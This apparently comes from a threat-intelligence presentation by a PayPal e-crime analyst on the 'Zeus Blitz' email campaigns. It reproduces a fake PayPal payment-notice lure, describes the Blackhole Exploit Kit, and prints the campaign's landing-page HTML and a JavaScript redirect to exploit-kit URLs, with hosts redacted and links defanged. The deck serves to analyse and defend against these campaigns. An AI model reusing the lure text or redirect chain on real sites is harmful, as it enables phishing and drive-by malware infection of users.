ZEUS BLITZ STRATEGY

Anatomy of email blitz campaign runs


BRAD WARDMAN
E-CRIME THREAT & INTELLIGENCE

PayPal™

SURPRISED IT TOOK SO LONG!
PHISH-LIKE TACTICS

Email Templates

- Targets multiple organizations
- Hyperlinks to handle account issues
- Dynamic URLs ends “/index.html”



PayPal

You sent a payment

Transaction ID:
8R049958FM140164K

Dear PayPal User,
You sent a payment for $561.15 USD to Bryon Flanagan.
Please note that it may take a little while for this payment to appear in the Recent Activity list on your Account Overview.
View the details of this transaction online

This payment was sent using your bank account.

By using your bank account to send money, you just:

- Paid easily and securely

- Sent money faster than writing and mailing paper checks

- Paid instantly -- your purchase won't show up on bills at the end of the month.

Thanks for using your bank account!

Your monthly account statement is available anytime; just log in to your account at https://www.paypal.com/us/cgi-bin/webscr?cmd=_history. To correct any errors, please contact us through our Help Center at https://www.paypal.com/us/cgi-bin/webscr?cmd=_contact_us.


Amount:	$561.15 USD
Sent on:	March 20, 2012
Payment method:	Bank account

Sincerely,
PayPal

Blackhole Exploit Kit

- Russian CrimeWare
- Exploits Adobe, Windows Help Center, and Java vulnerabilities
- Drops variety of malware
- License: $1,500 per/year
- Rent: $500 per/month

OTHER BLITZ TARGETS



PayPal™

EXAMPLE DELIVERY
BHEK V1

Landing page URLs using random paths

- 10,000's on compromised servers
- hxxp://compromisedserver/3TxthVu8/index.html

↓

JavaScript [/js.js] redirects

- 100's on compromised servers
- Typically 1-15 URLs per campaign, recently 59!
- hxxp://compromisedserver/G1FSzfAF/js.js

↓

Blackhole Exploit Kit URLs

- 100's of registered domains by criminal
- hxxp://registeredDomain/showthread.php?t=FINGERPRINT
- Initially 8 unique fingerprints or affiliate IDs?

623698f92af884b3, d7ad916d1c0396ff, 4a6d866826776084, 977334ca118fcb8c, 9d77a9163cda8dbe, 34c79594e8b8ac0f, 73a07bcb51f4be71, 8d80b8c3f87a9538

SOURCE CODE
LANDING PAGE AND REDIRECT

hxxp://compromisedserver/**3TxthVu8**/index.html

```
<html>
<h1>WAIT PLEASE</h1>
 <h3>Loading...</h3>
 <script type="text/javascript" src="http://[redacted]/j7P82oPR/js.js"></script>
<script type="text/javascript" src="http://[redacted]/vrCGpAsX/js.js"></script>
<script type="text/javascript" src="http://[redacted].com/oQvWf7vo/js.js"></script>
<script type="text/javascript" src="http://[redacted]/b0ZKH2NT/js.js"></script>
<script type="text/javascript" src="http://[redacted]/dLERbRRy/js.js"></script>
<script type="text/javascript" src="http://[redacted]/pjZ2AcPn/js.js"></script>
<script type="text/javascript" src="http://[redacted]/u82ngwFJ/js.js"></script>
<script type="text/javascript" src="http://[redacted]/MuG6m9oV/js.js"></script>
<script type="text/javascript" src="http://[redacted]/h7Ps7db2/js.js"></script>
<script type="text/javascript" src="http://[redacted]/JFayBdCK/js.js"></script>
<script type="text/javascript" src="http://[redacted]/66HPdiXV/js.js"></script>

</html>
```


hxxp://compromisedserver/**G1FSzfAF**/js.js

```
document.location='http://[redacted]/showthread.php?t=4a6d866826776084';
```



PayPal™

EXAMPLE VIRUSTOTAL SCAN
LANDING PAGE AND REDIRECT


hxxp://compromisedserver/**3TxthVu8**/index.html



hxxp://compromisedserver/**G1FSzfAF**/js.js




URL DISTRIBUTION BY TYPE




Total URL Breakdown For All Runs

